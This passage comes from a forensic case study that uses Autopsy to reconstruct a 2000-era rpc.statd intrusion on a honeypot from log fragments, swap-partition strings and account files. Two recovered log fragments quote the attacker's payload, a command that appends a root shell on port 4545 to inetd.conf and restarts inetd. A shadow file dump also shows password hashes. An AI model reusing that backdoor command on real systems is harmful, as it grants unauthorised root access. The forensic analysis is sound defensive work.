^D...^D...^E...^E...^F...^F...^G...^G...08049f10  bffff754  000028f8  4d5f4d53  72204e4f  65757165  66207473  6820726f
6e74736f             20656d61             746e6f63             696e6961             2720676e             203a272f
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000bffff7040000000000000000000000000000000000000000bffff7050000bffff7060000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000bffff707.....................................................K^.v...   .^(..   .^...
.^... .. ..#.^.1... .F'.F*.. .F..F..+, ...N..V...1...@......./bin/sh -c echo 4545 stream tcp nowait root /bin/sh sh
-i >> /etc/inetd.conf;killall -HUP inetd
Nov  8 04:02:00 apollo anacron[2159]: Updated timestamp for job `cron.daily' to 2000-11-08
.....................................................................................................
.....................................................................................................
.....................................................................................................
.....................................................................

------------------------------------------------------------
                  VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

The contents of these data fragments can be exported for further analysis if required, however the important entries are listed in Table 46:

Table 46 Case Study 03 - Contents of Data Units '49468 – 49469'

```
Nov  7 04:02:00 apollo anacron[1576]: Updated timestamp for job `cron.daily' to 2000-11-07
Nov  8 00:08:41 apollo inetd[408]: pid 2077: exit status 1
Nov  8 00:08:41 apollo inetd[408]: pid 2078: exit status 1
Nov       8    00:09:00    apollo    rpc.statd[270]:    SM_MON    request    for    hostname    containing    '/':
^D...^D...^E...^E...^F...^F...^G...^G...08049f10  bffff754  000028f8  4d5f4d53  72204e4f  65757165  66207473  6820726f
6e74736f             20656d61             746e6f63             696e6961             2720676e             203a272f
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000bffff7040000000000000000000000000000000000000000bffff7050000bffff7060000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000bffff707.....................................................K^.v...   .^(..   .^...
.^... .. ..#.^.1... .F'.F*.. .F..F..+, ...N..V...1...@......./bin/sh -c echo 4545 stream tcp nowait root /bin/sh sh
-i >> /etc/inetd.conf;killall -HUP inetd
Nov  8 04:02:00 apollo anacron[2159]: Updated timestamp for job `cron.daily' to 2000-11-08
```

The entry for 'Nov 8 00:09:00' contains the 'rpc.statd' entry that relates to the RPC event logged by the IDS at 'Nov 07 23:11:51', this may indicate the system clocks are not synchronised between the two systems and the compromised host is running 57 minutes and 9 seconds faster than the IDS. The first question states 'Assume the clock on the IDS was synchronised with an NTP reference time source'.

Selecting the 'Add Note' link allows the investigator to enter a note for this file (Figure 80):




Figure 80 Case Study 03 - Autopsy - Data Unit '49468' Add Note




Figure 81 Case Study 03 - Autopsy - Data Unit '49468' Add Note Results

To confirm the existence of a vulnerability within the 'rpc.statd' program on a default Red Hat 6.2 Server installation, an internet search is done to obtain further background information. The CERT Coordination Centre [56] released advisory 'CA-2000-17' [57] on August 18th 2000 regarding a vulnerability in the 'rpc.statd' program and this vulnerability has been confirmed to be a problem within the default Red Hat 6.2 installation in the security advisory 'RHSA-2000:043-03' published by the Red Hat Network [58].

The '/var/log/messages' log file and related data fragments has provided information on the exploit used, as well as the time difference between the IDS and compromised hosts. Due to the time difference between the IDS and compromised host a further keyword search is performed on the 'Nov 8' string to identify other related log entries. Table 47 contains information found within fragment '49445':

Table 47 Case Study 03 - Autopsy ASCII Contents of Data Unit '49445' on 'honeypot.hda7.dd'

```
ASCII Contents of Fragment 49445 in honeypot.hda7.dd-0-0


Nov  5 10:54:49 apollo in.telnetd[680]: connect from 207.239.115.11
Nov  6 02:59:23 apollo in.ftpd[973]: connect from 128.121.247.126
Nov  8 00:08:40 apollo in.telnetd[2077]: connect from 216.216.74.2
Nov  8 00:08:40 apollo in.telnetd[2078]: connect from 216.216.74.2
```

The IP's listed match those found in the IDS log entries, and this information can be used to further demonstrate the difference in time between the IDS and compromised host.

The ASCII report for data unit '49445' indicates this data unit is allocated to Inode '12111' which contains the Meta data for the '/var/log/secure' file. The ASCII report is listed in Table 48:

Table 48 Case Study 03 - Autopsy ASCII Report for Data Unit '49445' on 'honeypot.hda7.dd'

```
                Autopsy ascii Fragment Report

---------------------------------------------------------------
                  GENERAL INFORMATION

Fragment: 49445
Fragment Size: 1024

Pointed to by Inode: 12111
Pointed to by files:
  /var/log/secure
MD5 of raw Fragment: 57ed807e5b18ee7ed7336797f10101bc
MD5 of ascii output: bc959575c560674c6412066ec9620e17

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda7.dd'
Offset: Full image
File System Type: ext
```

```
Date Generated: Tue Sep 27 03:49:53 2005
Investigator: Anthony
-----------------------------------------------------------
                        CONTENT

Nov  5 10:54:49 apollo in.telnetd[680]: connect from 207.239.115.11
Nov  6 02:59:23 apollo in.ftpd[973]: connect from 128.121.247.126
Nov  8 00:08:40 apollo in.telnetd[2077]: connect from 216.216.74.2
Nov  8 00:08:40 apollo in.telnetd[2078]: connect from 216.216.74.2
.....................................................................................................
.....................................................................................................
.....................................................................................................
.....................................................................................................
.....................................................................................................
.....................................................................................................
.....................................................

-----------------------------------------------------------
                    VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

Similar results to those provided by the keyword search functionality provided within Autopsy can be achieved by executing the command contained in Table 49 manually.

Table 49 Case Study 03 - Manual Linux Search Command

```
strings < honeypot.hda7.dd | grep 'Nov  8' | sort -u
```

However, the manual command will not provide the location of the data within the partition image file, nor will this method provide the related Meta Data information and because it is the output of the 'strings' command, it will not display the entire data unit where the information is found. Also, Autopsy utilises search indexes to help increase the speed that searches are performed at, and this can be advantageous for larger partition images.

From the evidence gathered so far (details shown in Table 45 on page 173, and events logged by the IDS) it is reasonable to state the intrusion method used was a vulnerability within the 'rpc.statd' program and the intrusion occurred as recorded by the IDS on November 07 2000 at 23:11:51 and therefore providing an answer to the first question.

6.4.4.6 Inspection of the Swap Partition for Log Entries

It is possible that log file entries are not committed to disk as part of normal files, and fragments of information may be found within the swap partition image. Searching for fragments within the swap partition image uses the same 'Keyword Search' method as was used when searching the 'honeypot.hda7.dd' partition image.

Swap partitions are unlike other file system types, as they do not contain a file structure with files and directories, therefore only the 'Keyword Search' and 'Data Unit' analysis modes are available

Searching the swap partition image for 'Nov 8' returns 9 occurrences (Figure 82).

Figure 82 Case Study 03 - Autopsy - Keyword Search Results

The data units returned are unstructured, therefore it may be easier to view the data by selecting the 'ASCII Strings' display link within the preview pane (Figure 83).

Figure 83 Case Study 03 - Autopsy - Keyword Search Results Options

The data units returned within the search results mainly contain information regarding what appears to be information pertaining to system services. However data unit '925' includes text that appears to be a log entry for a local logon of the 'root' account at '20:37:37', and data unit '1874' includes text that appears to be a log entry for a remote logon of the 'adm1' account from the host address 'c871553-b.jffsn1.mo.home.com' at '08:28:41'. It is possible this host was used by the intruder to connect to the compromised system.

Note: At the time of analysis this host address was not resolvable to an IP address.

Data unit '1914' appears to include a 'sudo'[24] session for an account named 'own' by a user called 'adm1'.

The ASCII String Contents of all data units containing the 'Nov 8' data string within the swap partition are listed in the following tables:

Table 50 Study 03 - Autopsy - ASCII String Contents of Data Unit '819' on 'honeypot.hda9.dd'

```
ASCII String Contents of Unit 819 in honeypot.hda9.dd-0-0


32x[
ed (
using SOA minimum instead
n/named
<30>Nov  8 20:54:25 named[2965]: XSTATS 973738465 973695265 RR=3 RNXD=0 RFwdR=1 RDupR=0 RFail=0 RFErr=0 RErr=0
RAXFR=0 RLame=1 ROpts=0 SSysQ=1 SAns=37 SFwdQ=2 SDupQ=8 SErr=0 RQ=39 RIQ=0 RFwdQ=0 RDupQ=0 RTCP=0 SFwdR=1 SFail=0
SFErr=0 SNaAns=36 SNXD=0
```

Table 51 Study 03 - Autopsy - ASCII String Contents of Data Unit '925' on 'honeypot.hda9.dd'

```
ASCII String Contents of Unit 925 in honeypot.hda9.dd-0-0
```

[24] sudo (superuser do) is a program in UNIX, Linux, and similar operating systems that allows users to run programs in the guise of another user (normally in the guise of the system's superuser).

```
root
Y~/p&
vg1p
XG3p
:'5p
OBpodC
/DpQDE
Fp3$G
Zqpkfr
:spMFt
<85>Nov  8 20:37:37 login: ROOT LOGIN ON tty1
sion o
d for user root by LOGIN(uid=0)
```

Table 52 Study 03 - Autopsy - ASCII String Contents of Data Unit '952' on 'honeypot.hda9.dd'

```
ASCII String Contents of Unit 952 in honeypot.hda9.dd-0-0


<30>Nov  8 08:54:25 named[2964]: Forwarding source address is [0.0.0.0].1037
```

Table 53 Study 03 - Autopsy - ASCII String Contents of Data Unit '953' on 'honeypot.hda9.dd'

```
ASCII String Contents of Unit 953 in honeypot.hda9.dd-0-0


<30>Nov  8 08:54:25 named[2964]: listening on [172.16.1.107].53 (eth0)
```

Table 54 Study 03 - Autopsy - ASCII String Contents of Data Unit '977' on 'honeypot.hda9.dd'

```
ASCII String Contents of Unit 977 in honeypot.hda9.dd-0-0


<30>Nov  8 08:54:25 named[2964]: master zone "0.0.127.in-addr.arpa" (IN) loaded (serial 1997022700)
<28>Nov   8 08:54:25 named[2964]: Zone "0.0.127.in-addr.arpa" (file named.local): No default TTL set using SOA
minimum instead
```

Table 55 Study 03 - Autopsy - ASCII String Contents of Data Unit '1271' on 'honeypot.hda9.dd'

```
ASCII String Contents of Unit 1271 in honeypot.hda9.dd-0-0


Y~/p&
vg1p
XG3p
:'5p
OBpodC
/DpQDE
Fp3$G
Zqpkfr
:spMFt
<28>Nov  8 08:59:52 inetd[408]: pid 2387: exit status 1
```

Table 56 Study 03 - Autopsy - ASCII String Contents of Data Unit '1874' on 'honeypot.hda9.dd'

```
ASCII String Contents of Unit 1874 in honeypot.hda9.dd-0-0


<86>Nov  8 08:28:41 login: LOGIN ON 0 BY adm1 FROM c871553-b.jffsn1.mo.home.com
```

Table 57 Study 03 - Autopsy - ASCII String Contents of Data Unit '1914' on 'honeypot.hda9.dd'

```
ASCII String Contents of Unit 1914 in honeypot.hda9.dd-0-0


expire
last_change
max_change
defer_change
warn_change
adm1
/tmp
/root
<38>Nov  8 0
@pwdb[2404]: (su) session opened for user own by adm1(uid=5000)
```

6.4.4.7 Inspection of Swap Partition for Environment Info

Environment variables may contain useful information, and often these pieces of information are stored in the swap partition, so performing a keyword search for environment variables may return valuable information for this investigation.

Similarly to the previous section, the ‘swap’ partition should be selected from the ‘Host Manager’ within Autopsy to analyse, and then the ‘Keyword Search’ option should be used.

It is possible to enter a ‘grep’ regular expression to help identify data units containing environment information, as usually environment information is in the format ‘ENVIRONMENTVARIABLE=Value’. In order to use a ‘grep’ regular expression, the ‘grep Regular Expression’ check box must be checked (Figure 84); else autopsy will search for the text verbatim.




Figure 84 Case Study 03 - Autopsy - Keyword Search

Entering ‘[A-Z]+=’ as the search string identifies 805 data units with strings that match this ‘grep’ regular expression. Viewing each result is a time consuming process from within Autopsy, so to provide a better idea where some important environment variables may be the ‘grep’ program is called from the command line on the swap partition image and the output from the ‘strings’ program is saved to a file, as listed in Table 58:

Table 58 Case Study 03 - Manual Linux Search Command

```
Strings < honeypot.hda9.dd | grep -E ‘[A-Z]+=’ > swapsearch01.txt
```

The output file ‘swapsearch01.txt’ contains 805 lines. It is easier to browse this file in a text editor, and browsing the file it is very easy to spot environment variables. Table 59 contains environment variables that are located near the end of the file:

Table 59 Case Study 03 - Environment Strings contained in the Swap partition image

```
TERM=vt100
REMOTEHOST=c871553-b.jffsn1.mo.home.com
HOME=/tmp
PATH=/usr/local/bin:/bin:/usr/bin
SHELL=/bin/bash
MAIL=/var/spool/mail/adm1
LOGNAME=adm1
```

The line numbers contained within the output file are indicative of the matching result within autopsy. For example, the text ‘REMOTEHOST=c871553-b.jffsn1.mo.home.com’ is found on line 796 of the output file, and result 796 is part of data unit ‘2010’ within the Autopsy search results. The result numbers are indicated sequentially as illustrated in Figure 85:




Figure 85 Case Study 03 - Autopsy - Keyword Search Results

The ASCII Strings report for data unit ‘2010’ is listed in Table 60:

Table 60 Case Study 03 - Autopsy Strings report for Data Unit '2010' on ‘honeypot.hda9.dd’

```
                Autopsy string Unit Report

------------------------------------------------------------
                  GENERAL INFORMATION

Unit: 2010
Unit Size: 4096
MD5 of raw Unit: 269b074d7271c8be9b6fc7a4398326a2
MD5 of string output: df9790cc45281dc9e492da7176bc9e4d

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda9.dd'
Offset: Full image
File System Type: swap

Date Generated: Tue Sep 27 21:12:13 2005
Investigator: Anthony
------------------------------------------------------------
                       CONTENT

. $i
@|^
@|^
i586
-bash
TERM=vt100
REMOTEHOST=c871553-b.jffsn1.mo.home.com
HOME=/tmp
```

```
PATH=/usr/local/bin:/bin:/usr/bin
SHELL=/bin/bash
MAIL=/var/spool/mail/adm1
LOGNAME=adm1
/bin/bash

------------------------------------------------------------
                  VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

The Environment information gathered so far is invaluable, however due to the extensive amount of results returned with the 'grep' regular expression '[A-Z]+=' it is beneficial to make the search more specific (Figure 86).




Figure 86 Case Study 03 - Autopsy - Keyword Search

The second keyword search for 'REMOTEHOST=' retrieves only 8 results (Figure 87), thus making it substantially quicker to view all of the data units containing 'REMOTEHOST='.

Figure 87 Case Study 03 - Autopsy - Keyword Search Results

The information contained within these data units is similar to that previously discovered, however data units '876', '915', and '1960' provide additional useful information, namely the '_' (underscore) environment variable. The '_' environment variable is set by 'bash'[25], and contains the last typed commands. These data units contain the following environment strings:

- _=/usr/sbin/named
- _=/usr/local/sbin/sshd
- _=/bin/su

These environment strings are found alongside other environment strings that include 'LOGNAME=adm1' which may indicate this user account was used to execute these commands.

[25] Bash is a UNIX command shell written for the GNU project.

The ASCII String reports for data units ‘876’, ‘915’, and ‘1960’ are listed in the following tables:

Table 61 Case Study 03 - Autopsy ASCII Strings Report for Swap Data Unit '876' on ‘honeypot.hda9.dd’

```
                Autopsy string Unit Report

---------------------------------------------------------------
                  GENERAL INFORMATION

Unit: 876
Unit Size: 4096
MD5 of raw Unit: ff410a456fa9d159d25692694a1ac273
MD5 of string output: d96b04c33f7e6dffc8a5dad9c0b1ea70

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda9.dd'
Offset: Full image
File System Type: swap

Date Generated: Wed Sep 28 01:45:17 2005
Investigator: Anthony
---------------------------------------------------------------
                        CONTENT

08-Nov-2000 20:54:25.824
XSTATS 973738465 973695265
@ SNXD=0
XSTATS 973738465 973695265 RR=3 RNXD=0 RFwdR=1 RDupR=0 RFail=0 RFErr=0 RErr=0 RAXFR=0 RLame=1 ROpts=0 SSysQ=1
SAns=37 SFwdQ=2 SDupQ=8 SErr=0 RQ=39 RIQ=0 RFwdQ=0 RDupQ=0 RTCP=0 SFwdR=1 SFail=0 SFErr=0 SNaAns=36 SNXD=0
255.255.255.0
172.16.1.0
i586
/usr/sbin/named
LESSOPEN=|/usr/bin/lesspipe.sh %s
HISTSIZE=1000
HOSTNAME=apollo.honeyp.edu
LOGNAME=adm1
REMOTEHOST=c871553-b.jffsn1.mo.home.com
MAIL=/var/spool/mail/adm1
TERM=vt100
HOSTTYPE=i386
PATH=/usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin
HOME=/root
INPUTRC=/etc/inputrc
SHELL=/bin/bash
USER=adm1
LANG=en_US
OSTYPE=Linux
_=/usr/sbin/named
SHLVL=5
LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:bd=40;33;01:cd=40;33;01:or=01;05;37;41:mi=01;05;37;41:ex=
01;32:*.cmd=01;32:*.exe=01;32:*.com=01;32:*.btm=01;32:*.bat=01;32:*.sh=01;32:*.csh=01;32:*.tar=01;31:*.tgz=01;31:*.
arj=01;31:*.taz=01;31:*.lzh=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31:*.bz2=01;31:*.bz=01;31:*.tz=01;31:*.rp
m=01;31:*.cpio=01;31:*.jpg=01;35:*.gif=01;35:*.bmp=01;35:*.xbm=01;35:*.xpm=01;35:*.png=01;35:*.tif=01;35:
/usr/sbin/named

---------------------------------------------------------------
                  VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

Table 62 Case Study 03 - Autopsy ASCII Strings Report for Swap Data Unit '915' on ‘honeypot.hda9.dd’

```
                Autopsy string Unit Report

---------------------------------------------------------------
                  GENERAL INFORMATION

Unit: 915
Unit Size: 4096
MD5 of raw Unit: 0a62938af25a9dcb2c0b074dbcc5ad26
MD5 of string output: 0815c104e878e22a42a0075451d781b9

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda9.dd'
Offset: Full image
File System Type: swap

Date Generated: Wed Sep 28 01:47:24 2005
Investigator: Anthony
---------------------------------------------------------------
                        CONTENT

nM)=
<choZ
i586
/usr/local/sbin/sshd
LESSOPEN=|/usr/bin/lesspipe.sh %s
```

```
HISTSIZE=1000
HOSTNAME=apollo.honeyp.edu
LOGNAME=adm1
REMOTEHOST=c871553-b.jffsn1.mo.home.com
MAIL=/var/spool/mail/adm1
TERM=vt100
HOSTTYPE=i386
PATH=/usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin
HOME=/root
INPUTRC=/etc/inputrc
SHELL=/bin/bash
USER=adm1
LANG=en_US
OSTYPE=Linux
SHLVL=2
LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:bd=40;33;01:cd=40;33;01:or=01;05;37;41:mi=01;05;37;41:ex=
01;32:*.cmd=01;32:*.exe=01;32:*.com=01;32:*.btm=01;32:*.bat=01;32:*.sh=01;32:*.csh=01;32:*.tar=01;31:*.tgz=01;31:*.
arj=01;31:*.taz=01;31:*.lzh=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31:*.bz2=01;31:*.bz=01;31:*.tz=01;31:*.rp
m=01;31:*.cpio=01;31:*.jpg=01;35:*.gif=01;35:*.bmp=01;35:*.xbm=01;35:*.xpm=01;35:*.png=01;35:*.tif=01;35:
_=/usr/local/sbin/sshd
/usr/local/sbin/sshd

------------------------------------------------------------
                  VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

Table 63 Case Study 03 - Autopsy ASCII Strings Report for Swap Data Unit '1960' on ‘honeypot.hda9.dd’

```
                Autopsy string Unit Report

------------------------------------------------------------
                  GENERAL INFORMATION

Unit: 1960
Unit Size: 4096
MD5 of raw Unit: f201c77f16834a7de9232f5e0cefdc5f
MD5 of string output: e4f041f0c10de376b01c2b00fbe327b5

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda9.dd'
Offset: Full image
File System Type: swap

Date Generated: Wed Sep 28 01:47:58 2005
Investigator: Anthony
------------------------------------------------------------
                       CONTENT

pts/0
adm1
c871553-b.jffsn1.mo.home.com
pts/0
.c:
.c:
 @@r
i586
LESSOPEN=|/usr/bin/lesspipe.sh %s
HISTSIZE=1000
HOSTNAME=apollo.honeyp.edu
LOGNAME=adm1
REMOTEHOST=c871553-b.jffsn1.mo.home.com
MAIL=/var/spool/mail/adm1
TERM=vt100
HOSTTYPE=i386
PATH=/usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin
HOME=/tmp
INPUTRC=/etc/inputrc
SHELL=/bin/bash
USER=adm1
LANG=en_US
OSTYPE=Linux
SHLVL=1
LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:bd=40;33;01:cd=40;33;01:or=01;05;37;41:mi=01;05;37;41:ex=
01;32:*.cmd=01;32:*.exe=01;32:*.com=01;32:*.btm=01;32:*.bat=01;32:*.sh=01;32:*.csh=01;32:*.tar=01;31:*.tgz=01;31:*.
arj=01;31:*.taz=01;31:*.lzh=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31:*.bz2=01;31:*.bz=01;31:*.tz=01;31:*.rp
m=01;31:*.cpio=01;31:*.jpg=01;35:*.gif=01;35:*.bmp=01;35:*.xbm=01;35:*.xpm=01;35:*.png=01;35:*.tif=01;35:
_=/bin/su
/bin/su

------------------------------------------------------------
                  VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

6.4.4.8 Inspection of User Accounts

The previous inspections of '/var/log/messages' and the swap partition image have uncovered possible accounts called 'adm1', and 'own'. It may be possible to retrieve information from the '.bash_history' file for these accounts.

The first step is to check the '/etc/passwd' and '/etc/shadow' files to identify the location of the '.bash_history' file; this involves selecting the 'honeypot.hda8.dd-0-0' image file for analysis from 'Host Manager' within Autopsy and then using the 'File Analysis' mode to view the contents of both the '/etc/passwd', and '/etc/shadow' files.

The Autopsy ASCII reports for these files are listed in the following tables:

Table 64 Case Study 03 - Autopsy ASCII Report for '/etc/passwd'

```
                  Autopsy ASCII Report

---------------------------------------------------------------
                   GENERAL INFORMATION

File: //etc/passwd
MD5 of file: d5ae1d8b5bdb5a94bd1c86cff33543cb
SHA-1 of file: 4e4ef3f5b8962c7971b79b59ad40a04747a106e5

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd'
Offset: Full image
File System Type: ext

Date Generated: Wed Sep 28 02:26:16 2005
Investigator: Anthony

---------------------------------------------------------------
                   META DATA INFORMATION

inode: 26547
Allocated
Group: 13
Generation Id: 640192516
uid / gid: 0 / 0
mode: -rw-r--r--
size: 657
num of links: 1

Inode Times:
Accessed:Wed Nov  8 21:10:00 2000
File Modified:Wed Nov  8 08:55:58 2000
Inode Modified:Wed Nov  8 08:55:58 2000

Direct Blocks:
107928

File Type: ASCII text

---------------------------------------------------------------
           CONTENT (Non-ASCII data may not be shown)

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
named:x:25:25:Named:/var/named:/bin/false
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
drosen:x:500:500::/home/drosen:/bin/bash
```

```
------------------------------------------------------------
                  VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

Table 65 Case Study 03 - Autopsy ASCII Report for '/etc/shadow'

```
                 Autopsy ASCII Report

------------------------------------------------------------
                  GENERAL INFORMATION

File: //etc/shadow
MD5 of file: 441caab56b914a6dbd7b3e2fab90909e
SHA-1 of file: 146a2601d1bc650a4307268367f6a8c71d36f7e0

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd'
Offset: Full image
File System Type: ext

Date Generated: Wed Sep 28 02:27:43 2005
Investigator: Anthony

------------------------------------------------------------
                  META DATA INFORMATION

inode: 26582
Allocated
Group: 13
Generation Id: 640192517
uid / gid: 0 / 0
mode: -rw-r--r--
size: 601
num of links: 1

Inode Times:
Accessed:Wed Nov  8 20:37:37 2000
File Modified:Wed Nov  8 08:55:58 2000
Inode Modified:Wed Nov  8 08:55:58 2000

Direct Blocks:
107929

File Type: ASCII text

------------------------------------------------------------
          CONTENT (Non-ASCII data may not be shown)

root:$1$eJ2yI2DF$0cXQKjrEYcYHM/qJu2X6Z/:11266:0:99999:7:-1:-1:134540356
bin:*:11266:0:99999:7:::
daemon:*:11266:0:99999:7:::
adm:*:11266:0:99999:7:::
lp:*:11266:0:99999:7:::
sync:*:11266:0:99999:7:::
halt:*:11266:0:99999:7:::
mail:*:11266:0:99999:7:::
news:*:11266:0:99999:7:::
uucp:*:11266:0:99999:7:::
operator:*:11266:0:99999:7:::
games:*:11266:0:99999:7:::
gopher:*:11266:0:99999:7:::
ftp:*:11266:0:99999:7:::
nobody:*:11266:0:99999:7:::
xfs:!!:11266:0:99999:7:::
named:!!:11266:0:99999:7:::
postgres:!!:11266:0:99999:7:::
drosen:$1$X2MTV07B$jKfJisg1QOjpfXouUcg0i0:11266:0:99999:7:-1:-1:134540380

------------------------------------------------------------
                  VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

Neither of these files contains the accounts ‘adm1’, or ‘own’, however there also exists within the directory files ‘/etc/passwd-’ and ‘/etc/shadow-’, as well as ‘/etc/passwd.OLD’. Comparing the contents of ‘/etc/passwd-’ and ‘/etc/passwd.OLD’ indicates these files contain the same data.

Unfortunately neither of these additional files contains information on the ‘adm1’ or ‘own’ accounts either, however it appears the additional files list the ‘shutdown’

account whereas the ‘/etc/passwd’ file does not. The Autopsy ASCII reports for ‘/etc/passwd-’ and ‘/etc/shadow-’ are listed in the following tables:

Table 66 Case Study 03 - Autopsy ASCII Report for '/etc/passwd-'

```
                  Autopsy ASCII Report

---------------------------------------------------------------
                   GENERAL INFORMATION

File: //etc/passwd-
MD5 of file: e542058fdc3e8b68cf13d5039d4bb107
SHA-1 of file: d26ec75b28574ea4f81fcfda72fcbdead10c0ae8

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd'
Offset: Full image
File System Type: ext

Date Generated: Wed Sep 28 02:33:08 2005
Investigator: Anthony

---------------------------------------------------------------
                   META DATA INFORMATION

inode: 26240
Allocated
Group: 13
Generation Id: 1540079184
uid / gid: 0 / 0
mode: -rw-r--r--
size: 702
num of links: 1

Inode Times:
Accessed:Sat Nov  4 19:05:26 2000
File Modified:Sat Nov  4 19:05:26 2000
Inode Modified:Sat Nov  4 19:05:26 2000

Direct Blocks:
107417

File Type: ASCII text

---------------------------------------------------------------
           CONTENT (Non-ASCII data may not be shown)

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
named:x:25:25:Named:/var/named:/bin/false
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
drosen:x:500:500::/home/drosen:/bin/bash

---------------------------------------------------------------
                   VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

